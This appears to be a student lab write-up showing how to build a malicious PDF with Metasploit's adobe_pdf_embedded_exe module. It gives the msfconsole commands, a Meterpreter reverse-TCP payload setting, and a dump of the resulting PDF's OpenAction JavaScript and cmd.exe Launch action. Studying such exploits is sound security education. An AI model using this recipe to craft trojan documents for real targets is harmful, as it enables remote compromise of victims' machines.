# Malicious PDF File Creation - No. 6


Malicious Pdf name created using Metasploit tool: chapter1.pdf , Password: 1234

## Stage 1

1) Creating a malicious pdf file using the Kali Linux which contains Metasploit tool
2)


   The Exploit used is adobe_pdf_embedded_exe and The targets are Adobe Reader version 8, 9, Windows XP SP3 and Windows Vista.

   In Metasploit tool, the “use” command is used to change the context of the msfconsole to a module that is mentioned.




```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

3)Run “show options” command gives the module options, payload options and also the details regarding the exploit target. The payload options contains the LHOST and lPORT. If the Lhost value is not available. It’s value can be found using the ifconfig and is set using the “set LHOST” command. The exploit target contains the information regarding the machines that can be targeted.




```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                                                                     Required  Description
   ----            ---------------                                                                                     --------  -----------
   EXENAME                                                                                                             no        The Name of payload exe.
   FILENAME        evil.pdf                                                                                            no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf                            yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press Open.  no        The message to display in the File: area


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)
```

4)The filename for the pdf is set using the “set filename chapter1.pdf” command.



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set filename chapter1.pdf
filename => chapter1.pdf
```


Using the “set launch_message Secret code” command, a secret message is written to the pdf file.



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LAUNCH_MESSAGE 982682 SECRET@#
LAUNCH_MESSAGE ⇒ 982682 SECRET@#
```


The secret message is : 982682 SECRET@#

5)At last, the run “exploit” command to execute the module with the above set changes.




```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'chapter1.pdf' file ...
[+] chapter1.pdf stored at /home/keerthana/.msf4/local/chapter1.pdf
```


6)After exploit, we obtain the file location of the pdf created. When opened the pdf file using a text editor, it looks like




```
%PDF-1.0
1 0 obj
<<
        /Pages 2 0 R
        /Type /Catalog
>>
endobj
2 0 obj
<<
        /Count 1
        /Kids [ 3 0 R ]
        /Type /Pages
>>
endobj
3 0 obj
<<
        /Contents 4 0 R
        /Parent 2 0 R
        /Resources <<
                /Font <<
                        /F1 <<
                                /Type /Font
                                /Subtype /Type1
                                /BaseFont /Helvetica
                                /Name /F1
                        >>
                >>
        >>
        /Type /Page
        /MediaBox [ 0 0 795 842 ]
>>
endobj
4 0 obj
<<
        /Length 0
>>stream

endstream
endobj
xref
0 5
0000000000 65535 f
```



```
endstream
endobj
xref
0 5
0000000000 65535 f
0000000010 00000 n
0000000067 00000 n
0000000136 00000 n
0000000373 00000 n
trailer
<<
        /Root 1 0 R
        /Size 5
        /Info 0 0 R
>>
startxref
429
%%EOF
5 0 obj
<</EmbeddedFiles 6 0 R>>
endobj
6 0 obj
<</Names[(template)7 0 R]>>
endobj
7 0 obj
<</UF(template.pdf)/F(template.pdf)/EF<</F 8 0 R>>/Desc(template)/Type/Filespec>>
endobj
8 0 obj
<</Subtype/application#2Fpdf/Length 44028/Filter/FlateDecode/DL 73802/Params<</Size 73802/CheckSum<F0087516833F640A235A04E54C3D7347>>>>>stream
xÚì¼yXWô0|    G&j¢X@q×âÅ=¢4,j4        Ü◆KGê
[illegible]
```



```
endstream
endobj
9 0 obj
<</S/JavaScript/JS(this.exportDataObject({ cName: "template", nLaunch: 0 });)/Type/Action>>
endobj
10 0 obj
<</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\template.pdf" (cd "Desktop"))&(if exist "My Documents\\template.pdf" (cd "My Documents"))&(if exist "Documents\\templa






982682 SECRET@#)>>>>
endobj
1 0 obj
<<
        /Pages 2 0 R/Names 5 0 R/OpenAction 9 0 R
        /Type /Catalog
>>
endobj
```



```
1 0 obj
<<
        /Pages 2 0 R/Names 5 0 R/OpenAction 9 0 R
        /Type /Catalog
>>
endobj
3 0 obj
<<
        /Contents 4 0 R
        /Parent 2 0 R
        /Resources <<
                /Font <<
                        /F1 <<
                                /Type /Font
                                /Subtype /Type1
                                /BaseFont /Helvetica
                                /Name /F1
                        >>
                >>
        >>
        /Type /Page
        /MediaBox [ 0 0 795 842 ]
/AA<</O 10 0 R>>>>
endobj
xref
5 6
0000000618 00000 n
0000000658 00000 n
0000000701 00000 n
0000000798 00000 n
0000044993 00000 n
0000045100 00000 n
1 1
0000045551 00000 n
3 1
0000045636 00000 n
trailer
<</Size 11/Prev 429/Root 1 0 R/Info 0 0 R>>
startxref
45888
%%EOF
```